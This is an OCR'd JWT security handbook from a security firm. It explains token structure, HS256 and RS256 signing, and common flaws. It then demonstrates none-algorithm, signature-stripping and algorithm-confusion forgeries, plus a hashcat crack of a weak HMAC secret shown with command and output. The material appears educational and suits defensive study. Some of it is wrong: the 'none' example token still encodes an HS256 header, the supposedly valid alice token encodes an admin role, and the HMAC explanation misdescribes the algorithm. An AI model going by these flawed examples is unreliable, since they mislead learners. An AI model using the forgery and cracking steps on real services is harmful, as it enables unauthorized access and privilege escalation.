SECURITYBOAT
Frontline Of Your Business

JWT

JSON Web Token

HANDBOOK

www.securityboat.net

SECURITYBOAT
Frontline Of Your Business


Table of contents

SECURITYBOAT
Frontline Of Your Business

Introduction to JWT?

JWT stands for JSON Web Token and are commonly used in web applications for authentication and authorization purposes. JWT is an open standard(RFC 7519) for securely exchanging data between two parties. JWT provides a stateless way of authentication as there is no need for the server to store session related information for verifying the token.

JWS(JSON Web Signature), JWE(JSON Web Encryption)are related specification that are part of (JSON Web Token)JWT. JWTs are not really used as a standalone entity. JWS provides a mechanism for digitally signing the contents of JWT. It ensures the integrity and authenticity of data. JWE provides a mechanism for encrypting the contents of JWT. It allows for confidential transmission of sensitive data within a JWT.



SECURITYBOAT
Frontline Of Your Business

JWT Structure

The structure of JWT consists of three parts that are the header, payload, and signature. The header, payload, and signature are concatenated by periods(.) to form a complete JWT token.

The header consists of information regarding the type of the token and the algorithm that is used for signing. It is a JSON object encoded in Base64Url format.

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

As we see in the above example the algorithm used in the header is HS256 and the type of token is JWT.

The payload part of the JWT contains the actual information or data that is being transmitted. These data can include things like user Id, username, email address, roles, permissions or other information to be shared between two parties. It is also a JSON object encoded in Base64Url format.

```
{
  "sub": "user123",
  "name": "John Doe",
  "email": "johndoe@example.com",
  "role": "user",
  "exp": 1672568654
}
```

In this example the sub identifies the subject of user which can be a unique identifier, name represents user's name, email contains the email address, role contains the user's role which can be normal user or admin and exp stands for expiration time in UNIX timestamp format.

The signature is used to identify the integrity and authenticity of the token. The encoded header and the encoded payload are combined with the secret known only to the server for creating the signature.

Structure of JWT Token

```
<header>.<payload>.<signature>
```

Sample JWT Token

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```


SECURITYBOAT
Frontline Of Your Business

JWT Algorithms

HS256


HS256 that is HMAC(Hash-based message authentication code) combined with SHA256 hashing algorithm is a symmetric cryptographic algorithm. A random, complex and strong key is generated by the server which is kept secret and is used by both the server to sign the JWT and the recipient to verify the signature.

The encoded header and payload are concatenated by using a period and SHA256 hashing algorithm is applied to generate a hash value. The secret key is then used to create an HMAC by applying HMAC algorithm to the hash value. The HMAC is the signature generated which is appended to the encoded header and payload to form a complete JWT.



To verify the signature the recipient decodes the JWT to extract the header and payload. The same secret key used for signing is used.

HMAC-SHA256 algorithm is applied on the decoded header and payload to recalculate the HMAC. This recalculated HMAC is compared with the signature provided in JWT and if match is found the signature is considered valid.




SECURITYBOAT
Frontline Of Your Business

RS256

RS256 that is (Rivest-Shamir-Adleman) encryption combined with SHA256 hashing algorithm is an asymmetric cryptographic algorithm. A key pair consisting of a private key and a public key is generated by the server in which the private key is kept secure, and the public key is made available to the client or server who need to verify the signature.


This algorithm works by first taking the encoded header and payload which are separated by a dot. Then SHA256 algorithm is used to create a hash out of them. This hash value is then encrypted using the private key to create the signature. This signature is then appended to the encoded header and payload and the complete JWT token is formed.



SECURITYBOAT
Frontline Of Your Business

To verify the signature the recipient first retrieves the public key and decodes the JWT to extract header and payload. Then the SHA256 algorithm is applied to header and payload to obtain a hash value.

The public key is used to decrypt the signature and obtain the original hash value. This original hash value is compared with the hash value that we calculated and if it matches the signature is considered valid.



SECURITYBOAT
Frontline Of Your Business

Common Vulnerabilities in JWT

JWT vulnerability occurs if certain issues are not implemented properly. These issues include the following:

- **Insecure Algorithms**
  If weak or deprecated algorithms are used for signing then it can lead to brute-force attack or cryptographic vulnerabilities.

- **Weak Secret Key**
  If the key used to sign or verify the JWT is weak or easily guessable an attacker may b able to modify tokens or generate valid tokens.

- **Information leakage in payload**
  If sensitive information such as passwords, personal details, or confidential data is included in JWT, it can be exposed to attackers if token is compromised or leaked.

- **Token Expiration**
  If token does not have an expiration time or if token revocation mechanism are not implemented an attacker may be able to expired token for unauthorized access.

- **Token Tampering**
  If integrity checks are not properly validated by the server, an attacker can modify the token's payload or signature potentially gaining unauthorized access.

- **Insecure Token Storage**
  Storing JWT's insecurely, such as client side storage without implementing proper security measures can expose them to attacks such as XSS and CSRF.

- **JWT leakage**
  If JWT's are not securely transmitted or stored then can be intercepted, leaked or stolen by attackers.

SECURITYBOAT
Frontline Of Your Business

Attacks on JWT

JWTs, commonly used in authentication and access control, pose risks to websites and users. These vulnerabilities often stem from flawed JWT handling within applications. With flexible JWT specifications, developers have autonomy, yet unintended vulnerabilities can surface even when using reliable libraries.

Implementation flaws frequently lead to inadequate JWT signature verification, allowing attackers to manipulate token payload values. Trust in the signature heavily relies on the secrecy of the server's key. If leaked, guessed, or brute-forced, the attacker gains the power to generate valid signatures for arbitrary tokens, jeopardizing the entire system's integrity.

SECURITYBOAT
Frontline Of Your Business

None Algorithm Attack

The none algorithm attack involves modifying the JWT headers to set the algorithm to none which indicates that no signature verification is necessary. The signature is stripped or removed from the payload to make it appear as unsigned token.

Example:

```
{
"alg": "HS256",
 "typ": "JWT"
}
{
"userId": "bob",
"iat": 1623342310,
"exp": 1623345910
"isAdmin": false
}
```

We can observe that HS256 algorithm is used and also the signature is present.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJib2IiLCJpYXQiOjE2MjMzNDIzMTAsImV4cCI6MTYyMzM0NTkxMH
0.9PB0yQl30P1_QfWRG_Q5Jv2Fw78C22R9ZDQo7ZaSTF8
```

If the none algorithm is accepted the attacker will replace the algorithm with none and will strip the signature. The attacker may also change the isAdmin parameter to true which will lead to vertical privilege escalation as shown in example below.

```
{
"alg": "none",
"typ": "JWT"
}
{
"userId": "bob",
"iat": 1623342310,
"exp": 1623345910
"isAdmin": true
}
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJib2IiLCJpYXQiOjE2MjMzNDIzMTAsImV4cCI6MTYyMzM0NTkxMH
0.
```

SECURITYBOAT
Frontline Of Your Business

Signature Not Verified Attack.

Signature not verified attack refers to the situation where an attacker manipulates the JWT token to trick the server into accepting the token as valid without properly verifying its signature.

Example:

```
{
"alg": "HS256",
"typ": "JWT"
}
{
"userId": "alice",
 "role": "user",
 "iat": 1623342310,
 "exp": 1623345910
}
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJhbGljZSIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTYyMzM0MjMxMCwiZXhwIjoxNjIzMzQ1OTEwfQ.WOQjigzYx9C2iYBYkgd1D4vexMMaCH3c5ZgmF5Oim3A
```

We can observe in the example that the user is alice and has the role of the user. This is the valid token with a signature.
If the attacker replaces the signature with his own arbitrary value and it is not validated by the server the attacker can change the parameters such as userId to some other user and role to admin and gain unauthorized access as shown in example below.

```
{
"alg": "HS256",
"typ": "JWT"
}
```

```
{
"userId": "bob",
 "role": "admin",
 "iat": 1623342310,
 "exp": 1623345910
}
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJhbGljZSIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTYyMzM0MjMxMC
wiZXhwIjoxNjIzMzQ1OTEwfQ.SECRET_SIGNATURE
```

SECURITYBOAT
Frontline Of Your Business

Algorithm Confusion Attack

The RS256 algorithm uses a pair of private and public key in which the private key is used for signing and the public key is used for verifying. The HS256 algorithm uses one secret key for both signing and verifying. If the JWT token uses RS256 and we are able to change the algorithm to HS256 we can confuse the server to use another algorithm and force it to use only one key for both signing and verifying as HS256 uses only one key.
Example:

```
{
"alg": "RS256",
"typ": "JWT"
}
{
 "userId": "alice",
 "iat": 1623342310,
 "exp": 1623345910
}
```

In this token RS256 algorithm is used, if an attacker changes the algorithm to HS256 and confuses the server it will force the server to use the same public key for signing and verifying which can be found on the internet or server's TLS certificate. The changing of algorithm is shown as below.

```
{
"alg": "HS256",
"typ": "JWT"
}
{
 "userId": "alice",
 "iat": 1623342310,
 "exp": 1623345910
}
```

SECURITYBOAT
Frontline Of Your Business

Brute-forcing Weak Shared Secrets

It is an attack where an attacker attempts to guess or crack a weak secret key used for signing or verifying JWT's. This attack exploits the vulnerability of using a weak or easily guessable secret such as common password or phrase.
Example:
The JWT token used for brute-forcing is as below

```
eyJraWQiOiJhYTFlMWU3ZS03NWNhLTQ1YzEtOTcwNi05NTNhMWY2ZTc1Y2EiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2
dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4NjA2MTEyOH0.2iLQhwGqI59eUyarPsLkwei36EmpZNqun_VY_8efAU8
```

Different tools are available for brute-forcing such as jwt_cracker, jwt_tool which can be used but here we are using hashcat.
Command: hashcat -a 0 -m 16500

```
hashcat -a 0 -m 16500
eyJraWQiOiI2ZTJhMWQ2ZS1hYzA4LTRkYzgtOWI0ZC04NjM1M2Y0M2U0MjkiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2
dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4NzE3NDQyOX0.rwanGZeZU6m6MzjlvuJDSJYJLRfxrcsbfmNMdwoWU0U
path_for_secret_list
```

```
└─$ hashcat -a 0 -m 16500 eyJraWQiOiJmZmVkNjgwZi01ZjY1LTRkMDUtOTMxNi1hNDRiNjM3ZmEwMTYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4NjY1NTUwMX0.bcHNjF6MW5QRYiysk038nv2xjGgvK0n2BO-STQP2N2Q list

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================================
* Device #1: pthread-haswell-Intel(R) Core(TM) i5-6200U CPU @ 2.30GHz, 1425/2914 MB (512 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: list
* Passwords.: 103064
* Bytes.....: 1094183
* Keyspace..: 103064

eyJraWQiOiJmZmVkNjgwZi01ZjY1LTRkMDUtOTMxNi1hNDRiNjM3ZmEwMTYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4NjY1NTUwMX0.bcHNjF6MW5QRYi
```

Output: We can observe that the weak secret that is secret1 has been found.

```
Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: list
* Passwords.: 103064
* Bytes.....: 1094183
* Keyspace..: 103064

eyJraWQiOiJmZmVkNjgwZi01ZjY1LTRkMDUtOTMxNi1hNDRiNjM3ZmEwMTYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4NjY1NTUwMX0.bcHNjF6MW5QRYi
ysk038nv2xjGgvK0n2BO-STQP2N2Q:secret1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16500 (JWT (JSON Web Token))
